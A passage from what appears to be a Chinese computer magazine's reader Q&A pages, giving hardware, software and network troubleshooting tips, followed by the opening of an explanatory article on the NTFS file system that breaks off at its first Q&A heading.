（4）在随后弹出的下拉菜单中选择"选项"，然后选中"消息"标签。

（5）在出现的窗口中勾选"使用下列程序进行病毒扫描"，并选你安装的杀毒软件主程序，保存退出后即可。

5 如何备份Windows XP的激活信息

问：我的电脑安装的是Windows XP操作系统，我该怎样备份我的激活信息？（安徽 陈富贵）

答：将system32文件夹下的wpa.dbl和wpa.bak两个文件备份出来，同时也要将安装CDKEY备份起来，以后重装时用这个CDKEY安装好系统后，直接将两个文件复制进system32文件夹下就可以激活Windows XP了。需要注意的是，这样备份的激活信息只对安装信息完全一样的系统才有效，比如说硬件环境不变，硬盘分区不变等。

6 Windows XP激活文件通用性问题

问：我在原版的Windows XP下激活的wpa.dbl文件能否通用于SP2的系统中，中英文版能否通用？（郑州 冯晓东）

答：不能通用，原版下的wpa.dbl文件只能用于原版，而SP2下的wpa.dbl文件只能用于SP2，并且中文版的备份信息不能用在英文版上。

CF[SB01]

硬件

1 EPSON打印机维护箱需要及时更换

问：我使用的是EPSON STYLUS PRO 7600打印机，最近出现打印机停止打印并且液晶屏上提示“MAINTENANCE TANK FULL”信息的现象。请问该如何解决？（山西 杨帆）

答：在EPSON STYLUS PRO 7600打印机的机身右侧安装有一个收集废墨的装置，这个装置叫维护箱，用来收集打印和清洗过程中产生的废墨。维护箱上装有芯片，用来记录废墨量。当记数到标定值时，打印机控制面板上会提示〝MAINTENANCE TANK FULL〞并且停止打印。这时到EPSON维修中心去换上一个新的维护箱，打印机就可以正常工作了。

2 设置开机密码时遇到的怪问题

问：我在主板BIOS中的“Set Supervisor Password”参数项中设置了开机密码，保存退出后重新启动电脑，但发现电脑并没有提示输入开机密码，当我按Esc键进入BIOS时却提示输入该密码。请问如何正确设置开机密码？（新疆 斯古丽娜）

答：在主板的BIOS中，需要设置两个参数选项才能让开机密码生效，一个参数项是你已经设置了的〝Set Supervisor Password〞，通过该参数项可以设置密码。如果要想让该密码在开机时被提示出来，还要将〝Advanced BIOS Feature〞菜单中〝Security Option〞项的参数设置为〝System〞。

3 如何设置磐正主板的网络唤醒功能

问：我使用的磐正主板支持网络唤醒功能，可无论我怎么设置也无法实现。请问如何进行正确设置？（ABC）

答：你应该依照如下步骤检查并设置：

（1）根据说明书上的提示设置好BIOS中开启网络唤醒功能的参数。

（2）设置被唤醒电脑的属性，即在被唤醒的电脑上设置好网卡IP地址，还要在操作系统中选择进入命令行模式，在其中执行Ipconfig /all命令得到MAC Address。

（3）在被唤醒电脑的操作系统中安装Magic Packet Utility软件（软件为免费共享软件，华军网站提供下载），运行该软件后选择〝Magic Packets→Power On One Host〞激活唤醒界面，在唤醒界面中设置好网段（子网掩码），随后在Destination Enthernet Address界面中输入上面得到的MAC Address，最后单击Send按钮即可。

需要注意的是，电脑在非正常关机的情况下可能无法被唤醒，系统中安装的一些安全软件或防火墙也会造成网络唤醒功能失效。

4 自检时出现的硬盘故障提示

问：我使用的是一块西部数据80GB硬盘，分成了C、D、E、F四个逻辑区，最近在开机自检时系统提示：“Warning: Immediately back-up your date and replace your hard disk drive, a failure may be imminent”。按回车键有时候可以正常启动，也出现过无法进入系统并死机的现象。我多次执行格式化分区并重新安装系统的操作，但仍然出现上述问题。请告诉解决办法好吗？（陕西 胡鹏）

答：电脑在进行开机自检时所出现的提示的意思是要求〝立即备份你硬盘中所存储的数据并且更换你电脑中的硬盘，一个故障很快就要发生〞。此时你应该进行如下操作：

（1）使用磁盘修复软件如PQMagic检查硬盘，如果是数据受损（如引导记录丢失等）软故障可以直接修复，如果是磁盘有坏道等硬故障，可以用工具软件将坏道修复或隔离出来。

（2）随后重新对硬盘进行分区和格式化操作并重新安装操作系统。

（3）如果仍然出现问题，那只有更换硬盘这一个办法了。

5 重启电脑显卡驱动程序丢失故障

问：我最近更换了一块显卡，正常安装了驱动程序，但发现每次重新启动电脑后系统总是显示显卡驱动丢失，需要重新安装显卡驱动程序，将显卡换到其他电脑上却没有发生这样的现象。能解释一下原因，并告诉我具体解决办法吗？（大连 王玉如）

答：出现这个现象表明你的显卡和主板存在兼容性问题。解决该问题可尝试如下方法：

（1）到显卡生产厂商的官方网站上下载最新的驱动程序进行安装。

（2）刷新显卡的BIOS。

（3）更换其他品牌的显卡或主板。

6 如何解决出现Disk I/O error错误提示的故障

问：我是一个电脑爱好者，我的电脑遇到了困难在开机后出现了两个画面后就出现以下程序：

em Disk
Disk I/O error
Replace the disk,and then press any key

回车后就出现：

Searching fpr Boot Record from COROM...Not found
Searching fpr Boot Record from FLOPPY...Not found
Searching fpr Boot Record from SCSI...Not found
Boot Failure
Reboot and Select proper Boot device
or Insert Boot Media in Selected Boot derice.
press any Key when ready.

能不能帮我解决一下这个故障？（玛丽嘉儿）

答：这个故障应该是你硬盘上的主引导扇区被破坏了，造成系统无法引导。如果你是Windows 98系统，可以用Windows 98启动盘引导系统，然后用"FDISK/MBR"命令修复硬盘的主引导扇区，再用"SYS A：C:"命令传递系统文件，完成后重启电脑，C盘就可以引导成功。

7 内存不兼容导致容量不能正确识别

问：一台品牌机，配置为Pentium Ⅲ、800、i815E主板、HY128MB内存，后来添加了一条日立128MB内存，但主板认出的内存总容量只为128MB。经过测试，在该电脑上，两条内存可以分别独立使用，但一起用的时候只能认出128MB。（夹竹桃）

答：可知这两条内存间存在兼容性问题，建议将新添加的内存更换为采用HY芯片的产品后，故障可得到解决。由于在电气性能上的差别，内存条之间有可能会有兼容性的问题，该问题在不同品牌的内存混插的环境下出现的几率较大。因此，使用两条或两条以上内存条的时候应该尽量选择相同品牌和型号的产品，这样可以在最大程度上避免内存的不兼容。如果无法购买到与原内存相同的产品时，应该尽量采用市场口碑较好的品牌内存，它们一般都经过近万种系统的特殊匹配及兼容性测试，在元件、设计和质量上也能达到或超过行业标准；另外产品的测试程序也较完善，从而确保了其可靠性、一致性和兼容性。这里需说明一下，并不是所有的品牌内存都具有良好的兼容性的。

8 为什么在Windows XP下更换电视卡的驱动时出现错误提示

问：为什么当我在WinXP Pro下更换电视卡的驱动时出现"Data Invalid"的错误提示，电视卡无法安装？（晃）

答：这是因为WinXP对注册表的保护功能导致的，部分声卡和SCSI卡存在着同样的问题。解决方法是运行Regedt32.exe，展开至HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/ENUM/PCI，在目录树中你会看到很多VEN_xxxx的键。找到右边的DeviceDesc符合你的电视卡的那项VEN_xxxx（见图），右击



VEN_xxxx选"许可"，在弹出的对话框中点选"允许完全控制"。关闭注册表并继续安装硬件。

9 自检时出现的硬盘故障提示

问：我使用的是一块西部数据80GB硬盘，分成了C、D、E、F四个逻辑区，最近在开机自检时系统提示："Warning: Immediately back-up your date and replace your hard disk drive， a failure may be imminent"。按回车键有时候可以正常启动，也出现过无法进入系统并死机的现象。我多次执行格式化分区并重新安装系统的操作，但仍然出现上述问题。请告诉解决办法好吗？（陕西 胡鹏）

答：电脑在进行开机自检时所出现的提示的意思是要求"立即备份你硬盘中所存储的数据并且更换你电脑中的硬盘，一个故障很快就要发生"。此时你应该进行如下操作：

（1）使用磁盘修复软件如PQMagic检查硬盘，如果是数据受损（如引导记录丢失等）软故障可以直接修复，如果是磁盘有坏道等硬故障，可以用工具软件将坏道修复或隔离出来。

（2）随后重新对硬盘进行分区和格式化操作并重新安装操作系统。

（3）如果仍然出现问题，那只有更换硬盘这一个办法了。

CF [SB02]

软件

1 文件数量过多时出现刻录失败

问：我最近购买了刻录机，正在备份以前收集的文件资料，在刻录一些大文件时没有任何问题，但如果刻录的文件夹中包含上万个小文件时，常常会发生中途出错而刻坏光盘的情况。请问，是什么原因造成了这种情况的发生？如何才能保证刻录成功？（太原　陈楚君）

答：发生这种情况的原因一般是由于正在运行的任务对系统资源的占用突然增多或系统分区中磁盘碎片过多而造成的。鉴于这些原因，在刻录大量小文件时，最好先对存放文件的硬盘进行碎片整理，然后再进行刻录，否则发生读取错误的几率会大大增加。另外，为了保证刻录的顺利进行，最好将正在进行的一些多余程序(如屏幕保护、下载文件、视频播放、音频播放等)关闭，以免降低系统效率，增加故障的出错几率。

除此之外，还有一种好的解决办法：先在硬盘中把要刻录的资料统统用 WinISO 之类的软件打包成一个虚拟映像 ISO 文件，然后将这个文件直接刻录到光盘中(注意是直接将一个 ISO 文件刻录到光盘中，刻录后光盘中仍然是只有一个 ISO 文件，而不是展开映像文件刻录)，使用时用 DAEMON Tools 等虚拟光驱软件进行读取即可。用这种方法刻录光盘，如果刻录机具备防刻死功能，即使是在多任务或磁盘碎片存在的情况下，一般也不容易刻坏光盘。

2 轻松解决日期间隔天数计算问题

问：我是1991年8月10日参加工作的，我想知道我参加工作距今有多少天了。我的同学说需要编个小程序来解决这个问题。请问，如何能不用编程快速计算出我需要的天数？（天津　李越）

答：我们可以通过 Excel，用一个简单的减法公式即可计算出两个日期间相隔的天数。方法如下：

根据你所提供的参加工作时间是1991年8月10日，假设你的计算日期是2005年1月5日。首先在Excel工作表的某个单元格(如 B2 单元格)中输入参加工作日期 1991/08/10，在另一个单元格(如 B3 单元格)中输入计算日期 2005/01/05，接下来将光标移动到要存放计算结果的单元格(如 B4 单元格)中，右键单击 B4 单元格，选择快捷菜单中的“设置单元格格式”，选择数字类型为“数值”型，并将小数位数设置为 0。最后在这个单元格中输入公式 =B3-B2，回车之后两个日期间的天数 4906 就自动算出来了。

如果你经常要遇到这样的计算，那么你可以把这个文件保存为一个模板，命名为“天数计算器”，这样，当你下次想要计算某两个日期间的天数时，打开这个文件，然后修改前后两个日期，天数即会自动显示出来。

3 Excel 中快速输入大写中文金额

问：我是搞会计工作的，最近刚用电脑，在用 Excel 处理数据的过程中，发现大写金额一栏的输入特别烦琐，尤其是我用拼音输入法输入选择很麻烦。请问，有什么更好的办法来实现大写中文数字的快速输入吗？（妮妮）

答：Excel 中专门提供了中文大写数字的格式。我们只需把表格中希望显示为中文大写数字区域的格式设置为这种格式即可。设置中文大写数字格式的方法是：首先选择要设置的单元格区域，然后在选择区域上单击鼠标右键，在弹出的快捷菜单中选择“设置单元格格式”，然后选择“单元格格式”窗口中“数字”选项卡中的“特殊”分类，这时你可以看到在右侧的“类型”列表中有“中文大写数字”一项，选中它，按“确定”即可。此后，凡是出现在设定后区域中的数字，均会以大写中文的方式显示出来。

4 大片区域能快速输入同一内容

问：我需要在 WPS Office 2003 的 ET 电子表格一大片区域中输入同样的内容，最近因工作量增大，感觉一个一个地复制效率很低。请问有什么简单快速的方法一下子完成吗？（河南　伊健）

答：有办法实现，而且针对于数据、文字和公式的反复应用都是有效的。具体方法是：先选中这片需要重复输入的区域，然后在编辑栏中输入数据、文字、公式等内容，按 Ctrl+Enter 键确认，这片区域便输入了同一值。

5 自制特殊符号也能添加到系统中

问：WPS Office 2003 提供了非常丰富的特殊符号，但因为专业原因，总有一些自己需要的特殊符号不能在库里找到。请问，如何在 WPS Office 2003 中添加自己制作的特殊符号？（山东　刘梅梅）

答：首先在 WPS Office 2003 文字处理软件的工具栏空白区域中右键单击，在弹出的快捷菜单中选择“工具”，然后选中“图文符号库”之后，我们看到左边区域中已经打开了“图文符号库”的相关操作，在这里面我们可以查找适合自己的各式符号，如果没有我们需要的符号，我们可以添加自己的序号，添加符号的操作很简单，只要在文本编辑区中输入自已想要插入的文档或打开自己制作好的公式、符号，将其添加到左边的“图文符号库”中你认为合适的位置即可。需要注意的是，在具体操作时一定要将需要添加的文字或符号全部选中，然后按住鼠标左键不放将其拖动到“图文符号库”的符号区。

6 字幕乱码不要慌

问：我有个影片是中英文双字幕，用Media Player Classic播放影片时，Vobsub播放英文字幕正常，中文字幕却只显示一个个小方块。请问该如何解决？(黑咖啡)

答：双击Vobsub任务栏图标，在MAIN的字体设置中将字体改为GB2312即可。

7 Office安装问题巧解决

问：为什么我安装Office时总是提示“The Windows Installer Service Could Not Be Accessed”？（海口 晃）

答：进入“控制面板→管理工具→服务”，在“服务”设置窗口中找到Windows Installer项，双击打开设置选项，“服务类型”设置为“自动”，“服务状态”下，点击“启动”，启动Windows Installer服务。如果还是出现问题，则可能是Windows Installer文件已损坏或丢失，重新下载安装即可，下载地址：http://download.microsoft.com/download/9/e/1/9e14751c-f897-4bbd-af7a-890d9a0f5430/WindowsInstaller-KB884016-v2-x86.exe。

8 解决Word中不能输入的问题

问：我在编辑Word文档时，每修改一处，后面文字就会消失，怎么回事？（深 小强）

答：请按一下键盘上的Insert键(Insert键有插入或替换模式)。如果还是这样，请更换另一种输入法。

9 巧用SFV文件验证文件信息

问：SFV格式的文件怎么样打开，有什么作用？（老弥）

答：SFV是校验用的文件，一般用它来校验文件是否完整，可以使用FlashSFV(下载地址：http://www.onlinedown.net/soft/29164.htm)打开SFV文件校验你下载的文件是否完整。

10 清理Office工具栏上的多余工具条

问：怎样去掉强行插入Office的工具栏，如“金山快译”、“东方快车”等。我在Office的工具栏设置取消了，下次启动又会出现，怎么解决？(曾)

答：“金山快译”有一个“插件管理器”，运行后，将金山快译的“Office 插件”的勾选去除即可。在“东方快车”的高级设置里，取消它的“嵌入Word”选项的功能即可。

11 关闭恼人的realsched.exe进程

问：怎样去掉Real自动加载的realsched.exe进程项？我已经禁止了，下次开机还会出现，而且不管是RealOne还是RealPlayer10都是这样，我该怎么办？(大当)

答：进入系统盘找到C:\Program Files\Common Files\Real\Update_OB\realsched.exe，将realsched.exe文件重命名即可。如果想删除这个进程，先在“Windows任务管理器”里关闭了realsched.exe，就可删除了。

12 越优化越慢的解决方案

问：大家都说“Windows优化大师”可以优化系统，但我使用后，关机的速度变得很慢，怎么越优化越慢？（北京 香水）

答：打开“Windows优化大师”，点击“磁盘缓存优化”，去掉“Windows XP关机时自动清理页面文件”的勾选即可。

13 解决IDBSvr.exe错误问题

问：每次我关闭ACDSee时，总提示“IDBSvr.exe产生了错误，会被Windows关闭。您需要重新启动程序。正在创建错误日志”这是什么原因？(大连 艾炎)

答：这是ACDSee 5.0的一个BUG。需要先在“Windows任务管理器”中结束Idbsvr.exe进程，复制C:\Documents and Settings\user\Application Data\ACD Systems\ImageDB\imagedb.ddf至C:\Program Files\ACD Systems\ACDSee\5.0，然后再次启动ACDSee，选择“工具→选项”，更改“数据库”连接位置至C:\Program Files\ACD Systems\ACDSee\5.0\imageDB.ddf，重启ACDSee即可。

14 让智能五笔5.5版能够正常启动

问：我的系统是Windows 2000，安装智能五笔5.5版后不能正常启动，怎样办啊？(郑州 郭艳)

答：这是智能五笔5.5版的一个BUG，不能设置成系统默认的输入法。解决方法很简单，用启动盘进入DOS，然后进入到Windows 2000的系统目录(C:\Winnt\System32\)下，删除这个目录下的chenhu4.ime文件，然后重新启动Windows 2000，将系统默认输入法设置成英文输入法或其他输入法就可以了。

如果是双系统，还可以进入另外一个系统，删除C:\Winnt\System32\chenhu4.ime文件即可解决。

CF[SB03]

网络

1 收到的邮件出现乱码该怎么办

问：我使用Outlook Express管理邮件，有时在收到邮件时发现其中的内容是乱码，没有办法读就直接删除了。请问收到的邮件是乱码应该如何处理？（北京 胡月明）

答：一般来说，乱码邮件的原因有下面三种：

(1)由于发件人所在的国家或地区的编码和中国大陆不一样，比如我国台湾或香港地区一般的E-mail编码是BIG5码，如果在免费邮箱直接查看可能就会显示为乱码。

(2)发件人使用的邮件软件工具和你使用的邮件软件工具不一致造成的。

(3)由于发件人邮件服务器邮件传输机制和免费邮箱邮件传输机制不一样造成的。

一般说来对于绝大多数乱码的邮件解决方法可以采用下面的方法：

首先用Outlook Express将乱码的邮件收取下来，然后打开这封邮件，查一下View(查看)→Encoding(编码)，然后调整其下的编码设置试试看，比如可以选择Chinese Simple(简体中文)、Chinese Traditional(繁体中文)、中文HZ或Unicode试试看。一般来说，绝大多数乱码的邮件都可以修正过来。如果觉得这样很麻烦，可以将GB2312设置为默认的字体，方法如下(以Outlook Express 5为例)：通过"工具→选项→阅读→字体"，在"编码"处选好GB2312，然后选"设为默认值"。

2 FlashGet下载级别迅速升降

问：我正在用FlashGet下载数百个文件，有一个文件位于下载列表的最后，我想在不停止其他下载内容的情况下，把这个文件立即提前下载。请问，有什么办法？（ ）

答：只要选择这个文件，然后在按下Ctrl键不放的情况下，用鼠标点击位于工具栏上的"上移"按钮(向上箭头)即可。同理，如果要实现迅速下移，只需换成"下移"按钮即可。如果不用Ctrl键配合，只用"上移"按钮一步一步上移，也能达到目的，但显然太慢，是笨办法。另外，通过右键菜单命令的方式，也能实现同样的快速升级功能。

3 转发器参数栏为何不可选

问：为什么我在DNS服务器中配置转发器的参数栏是不可选择的灰色？（小佳）

答：你所操作的这台服务器应该是根域控制器，因此无法配置该参数，你可以进行如下操作解决问题：

(1)在正向搜索区域中删除"."区域。

(2)关闭DNS控制台。

(3)重新打开DNS控制台。

4 别被下载完成的假象所迷惑

问：我在用FlashGet下载一个软件时，软件说明中标明软件容量是5MB多，而我下载到的只有几百KB大小的文件，而且FlashGet报告已经下载完毕。请问，这是怎么回事？该如何解决这个问题？（西安 何如）

答：可能的原因有如下两种情况。

第一种是网页文件链接的错误或文字说明的错误，造成说明文字与软件实际大小不一致，这时你可以重新下载这个文件，如果条件允许的话你可以用别的软件下载(如网络蚂蚁等)，如果下载下来的软件仍然只有几百KB，那就可以断定是链接或文字说明错误了。

第二种情况可能是网络不稳定造成的文件下载错误，这时文件并没有真正下完，但FlashGet会报告说文件已经下载完成。解决办法是，到FlashGet窗口中选择左侧的"已下载"项目，然后从右侧已下载文件列表窗口中找到下载不完全的那个文件，在该文件上单击鼠标右键，然后选择右键菜单中的"检查更新"命令，这时该文件就会重新回到"正在下载"文件列表中，并再次到原来的地址检查下载。

5 FlashGet下载续传故障解决

问：我用成批添加下载列表的方式在FlashGet中添加了许多下载任务，下载文件直接存放在局域网上的另一台电脑的硬盘中。由于下载过程中这台用来存储下载文件的电脑突然重启，造成正在下载的列表不能再续传，而列表中其他尚未下载的文件均能正常下载。我曾试图删除列表中的这些文件，然后在"已删除"分支下选择已经删除文件的列表进行"重新下载"，但仍然发生错误。请问，该如何解决？（西安 张恒）

答：解决方法是，在FlashGet"正在下载"窗格中用Ctrl键或Shift键配合鼠标点击或拖动的方法选择所有发生错误的文件，然后从"文件"菜单中选择"导出列表"，将这些不能下载的文件地址保存在一个列表文件中，接下来删除"正在下载"列表和"已删除"列表中的这些错误文件记录，最后再从"文件"菜单中选择"导入列表"，导入刚才保存的列表，执行下载命令，就可以正常下载了。

6 怎样限制只从某网站搜索信息

问：有时，我只想用Google搜索引擎从某个网站上搜索一类内容，但输入内容后搜到的往往是许多网站上的信息。请问，我该如何去做才能把搜索结果限制在某特定网站的范围内？（湖南 燕）

答：搜索时使用site：这个关键词就可以了。site：表示搜索结果局限于某个具体网站或者网站频道，如sina.com.cn、edu.sina.com.cn，也可以是某个域名，如com.cn、com等。如果是要排除某网站或者域名范围内的页面，只需用"-网站/域名"即可。

注意：site后的冒号为英文半角字符，而且冒号后不能有空格，否则，site：将被作为一个搜索的关键字。此外，网站域名不能有http以及www前缀，也不能有任何/的目录后缀；网站频道则只局限于"频道名.域名"方式，而不能是"域名/频道名"方式。诸如"金庸 site:edu.sina.com.cn/1/"的语法是错误的。

任务示例：搜索新浪文教频道中关于"鲁迅"的信息

搜索命令：鲁迅 site:edu.sina.com.cn

7 看看有多少人链接了你的主页

问：我做了一个个人主页，上传已经有一段时间了，不少朋友为我的网站作了链接，我想知道有多少人为我的网页作了链接。请问，如何才能得知？（吴历）

答：在Google搜索页面中使用link：语法就能让你迅速达到这个目的。请看下面的示例：

任务示例：搜索所有含指向http://www.newhua.com链接的网页。

搜索命令：link:http://www.newhua.com

8 如何搜索下载特定的某类文档

问：我要从Google搜索引擎中搜索所有包含"电脑"关键字的PDF文档，请问该怎么做？（广西 刘海正）

答：查询某一类文件（往往带有同一扩展名）可以用filetype：这个关键词，其功能已经非常强大，可以让你搜到许多意想不到的东西。请按照下面的示例套用即可。

任务示例：搜索关于"电脑"的PDF文档

搜索命令：电脑 filetype:PDF

9 超级搜霸没有阻止的恶意网站

问：为什么我在使用了超级搜霸的修复功能后，览器的主页还是显示恶意网站的网址？（甘肃 李冰）

答：如果你碰到了用超级搜霸修复功能仍旧无法修复的顽固问题，那么请先升级你的杀毒软件并进行扫描杀毒。如果还是无法修复，请打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]，将其下的registry.exe子键删除，再删除自运行程序C:\Program Files\registry.exe，最后从IE览器的菜单栏的"工具→Internet选项"中重新设置览器主页。

10 安装百度超级搜霸时出错

问：我将百度超级搜霸安装文件下载到硬盘中，在执行安装程序时出现错误提示，总是不能完成安装过程。请问这是为什么？如何解决？（山西 梁海峰）

答：如果将百度超级搜霸安装文件下载到硬盘中，在执行安装程序时，出现类似"传递给系统调用的数据区域太小"或"不是有效的Win32应用程序"的错误提示，可能的原因是百度超级搜霸与其他插件程序（比如3721的网络实名和上网助手）冲突。这时可以删除其他插件程序后再安装百度超级搜霸。

如果在执行安装程序时，出现"安装文件已经损坏，请重新下载安装程序"或者"The setup files are corrupted. Please obtain a new copy of the program."之类的错误提示，可能的原因是你在下载安装程序的过程中出现网络不稳定等问题导致下载不完全，可以先清除机器中的Cache文件（IE 览器"工具栏→Internet选项→常规→删除Cookies"、删除文件），再重新下载超级搜霸的安装程序，再次安装即可。

11 同一邮件管理器中每个账户分设密码

问：我们全家三口人共用一台电脑，并用同一个Foxmail管理自己的邮件账户。请问，能不能给自己的邮箱分别加上不同的密码以便个人隐私保密？（郝鹏）

答：只要在邮件管理窗口左侧选择你的邮箱，单击鼠标右键，在弹出的菜单中选择"访问口令"，然后设置两次口令就可以了。

CF[SB04]

还没有把你的硬盘转为NTFS吗？快快行动吧！

NTFS 忘不了你的好

★★★

■ LX

虽然许多读者都知道NTFS这个名词，但细细深究起来却又似懂非懂，比如：有人认为NTFS对游戏支持不好，确实如此吗？它的安全性到底体现在什么地方，即使用了似乎也没有什么感觉。本篇文章将给大家一个关于NTFS的满意答案。

什么是文件系统和NTFS

首先，需要澄清读者对于文件系统的一些错误理解，经常有这样的说法，"我的硬盘是FAT32格式的"，"C盘是NTFS格式"等，它们的错误在于，NTFS或是FAT32并不是格式，而是管理文件的系统，其次刚买回来的硬盘并没有文件系统，必须使用FDISK或Windows 2000/XP的分区工具对其进行分区并格式化后才会有管理文件的系统，因此文件系统是对应分区的，而不是硬盘，不管是将硬盘分成一个分区，还是几个分区。

打个通俗的比喻，一块硬盘就像一块空地，文件就像不同的材料，我们首先得在空地上建起仓库(分区)，并且指定好(格式化)仓库对材料的管理规范(文件系统)，这样才能将材料运进仓库保管。文件不会受所在分区的文件系统影响，就像同样是汽车轮胎在A仓库可能直接堆在地上，而在B仓库则会挂在墙上，仅仅是放置和管理方法不同而已，因此，在NTFS分区和FAT32分区的文件可以随意在分区间移动，内容不会因此产生任何不同。

火速链接

我们在这里省略了文件系统是如何对文件进行管理的介绍，具体可参看本刊2004年第22期《系统慢可能是你的文件太多了》一文的介绍，同时这篇文章中还介绍了如何通过注册表修改优化NTFS性能的方法。

NTFS的英文全称为"NT File System"，中文意为NT文件系统(见图1)。它随着1996年7月的Windows NT 4.0诞生，但直到Windows 2000，它才开始在个人用户中间得以推广，跨入了主力分区文件系统的行列。今天，Windows XP/2003和NTFS早已是"如胶似漆"了。我们知道，当初FAT32文件系统的出现对于FAT16而言，可以说是有了比较明显的改善，但NTFS对FAT32的改进，就必须得用"卓越"来形容了。




图1 在"我的电脑"中右击"属性"，在弹出窗口中就可以看到文件系统信息

NTFS最大分区上限已达到了2TB(1TB = 1024GB)，从诞生到现在经历了多个版本，Windows NT4.0中的版本为1.2，Windows 2000为3.0，Windows XP为3.1。如果要查看当前NTFS版本号，只要在命令提示符中输入"fsutil fsinfo ntfsinfo C:"(C为分区盘符)即可看到。

小知识

常见文件系统

FAT12:它是IBM第一台个人电脑中的MS-DOS 1.0使用的文件系统，主要用于软盘。这种系统限制分区的容量最大为16MB——但这根本算不上问题，因为软盘容量从来没有达到16MB。

FAT16:它被很多操作系统支持，兼容性最好，但分区最大只能到2GB，并且空间浪费现象比较严重。由于FAT16文件系统是单用户文件系统，不支持任何安全性及长文件名。

FAT32:它是在FAT16基础上发展而来，随着Windows 95 OSR2一起发布的，可以被大多数操作系统支持，FAT32比FAT16更有效地利用了硬盘空间，并且最大分区的上限已经达到了32GB，适合一般家庭使用。

ISO9660:CD-ROM的文件系统，不过现在已经延伸出很多新的文件系统，对它的一些缺点进行了弥补，如Juliet等。

UDF:可读写光盘的文件系统。

Mac HFS:苹果电脑的文件系统，对大容量磁盘有比较好的支持。不过，在大多数苹果电脑还在使用FAT32文件系统。

细数NTFS的四大优点


1.具备错误预警的文件系统

在NTFS分区中，最开始的16个扇区是分区引导扇区，其中保存着分区引导代码，接着就是主文件表(Master File Table，以下简称MFT)，但如果它所在的磁盘扇区恰好出现损坏，NTFS文件系统会比较智能地将MFT换到硬盘的其他扇区，保证了文件系统的正常使用，也就是保证了Windows的正常运行。而以前的FAT16和FAT32的FAT(文件分配表)则只能固定在分区引导扇区的后面，一旦遇到扇区损坏，整个文件系统就要瘫痪。

这种智能移动MFT的做法并非十全十美，如果分区引导代码中指向MFT的部分出现错误，那么NTFS文件系统便会不知道到哪里寻找MFT，从而会报告"磁盘没有格式化"这样的错误信息。为了避免这样的问题发生，分区引导代

码中会包含一段校验程序，专门负责侦错。

2.文件读取速度更高效!



NTFS分区能大大提高文件读取速度

恐怕很多人都听说NTFS文件系统在安全性方面有很多新功能，但你是否知道:NTFS在文件处理速度上也比FAT32大有提升呢?

对DOS略知一二的读者一定熟悉文件的各种属性:只读、隐藏、系统等。在NTFS文件系统中，这些属性都还存在，但有了很大不同。在这里，一切东西都是一种属性，就连文件内容也是一种属性。这些属性的列表不是固定的，可以随时增加，这也就是为什么你会在NTFS分区上看到文件有更多属性的原因(见图2)。



图2

NTFS文件系统中的文件属性可以分成两种:常驻属性和非常驻属性，常驻属性直接保存在MFT中，像文件名和相关时间信息(例如创建时间、修改时间等)永远属于常驻属性，非常驻属性则保存在MFT之外，但会使用一种复杂的索引方式来进行指示。如果文件或文件夹小于1500字节(其实我们的电脑中有相当多这样大小的文件或文件夹)，那么它们的所有属性，包括内容都会常驻在MFT中，而MFT是Windows一启动就会载入到内存中的，这样当你查看这些文件或文件夹时，其实它们的内容早已在缓存中了，自然大大提高了文件和文件夹的访问速度。

> 小提示
>
> **为什么FAT的效率不如NTFS高**
>
> FAT文件系统的文件分配表只能列出了每个文件的名称及起始簇，并没有说明这个文件是否存在，需要通过其所在文件夹的记录来判断，而文件夹入口又包含在文件分配表的索引中。因此在访问文件时，首先要读取文件分配表来确定文件已经存在，然后再次读取文件分配表找到文件的首簇，接着通过链式的检索找到文件所有的存放簇，最终确定后才可以访问。

3.磁盘自我修复功能

NTFS利用一种"自我疗伤"的系统，可以对硬盘上的逻辑错误和物理错误进行自动侦测和修复。在FAT16和FAT32时代，我们需要借助Scandisk这个程序来标记磁盘上的坏扇区，但当发现错误时，数据往往已经被写在了坏的扇区上了，损失已经造成。

NTFS文件系统则不然，每次读写时，它都会检查扇区正确与否。当读取时发现错误，NTFS会报告这个错误;当向磁盘写文件时发现错误，NTFS将会十分智能地换一个完好位置存储数据，操作不会受到任何影响。在这两种情况下，NTFS都会在坏扇区上做标记，以防今后被使用。这种工作模式可以使磁盘错误较早地被发现，避免灾难性的事故发生。

有些人发现当把磁盘转换为NTFS文件系统后，用磁盘扫描程序就很难发现磁盘错误了。经过前面的介绍，你知道这是为什么了吗?

4."防灾赈灾"的事件日志功能

在NTFS文件系统中，任何操作都可以被看成是一个"事件"。比如将一个文件从C盘复制到D盘，整个复制过程就是一个事件。事件日志一直监督着整个操作，当它在目的地——D盘发现了完整文件，就会记录下一个"已完成"的标记。假如复制中途断电，事件日志中就不会记录"已完成"，NTFS可以在来电后重新完成刚才的事件。事件日志的作用不在于它能挽回损失，而在于它监督所有事件，从而让系统永远知道完成了哪些任务，哪些任务还没有完成，保证系统不会因为断电等突发事件发生紊乱，最大程度降低了破坏性。

5.我是否需要那些附加的功能?

其实，NTFS还提供了磁盘压缩、数据加密、磁盘配额(在"我的电脑"中右击分区并选择"属性"，进入"配额"选项卡即可设置)、动态磁盘管理等功能，这些功能在很多报刊杂志上介绍的比较多了，这里不再详细介绍。

NTFS提供了为不同用户设置不同访问控制、隐私和安全管理功能。如果你的系统处于一个单机环境，比如家用电脑，那么这些功能对你意义不是很大。

> 小提示
>
> **从FAT转换过来的NTFS，性能有折扣**
>
> 如果分区是从FAT32转换为NTFS文件系统的(使用命令为"CONVERT 驱动器盘符 /FS:NTFS")，不仅MFT会很容易出现磁盘碎片，更糟糕的是，磁盘碎片整理工具往往不能整理这个分区中的MFT，严重影响系统性能。因此，建议将分区直接格式化为NTFS文件系统。

NTFS的七大热点问答

1.是不是NTFS一定比FAT32更高效，为什么我感觉不到呢?

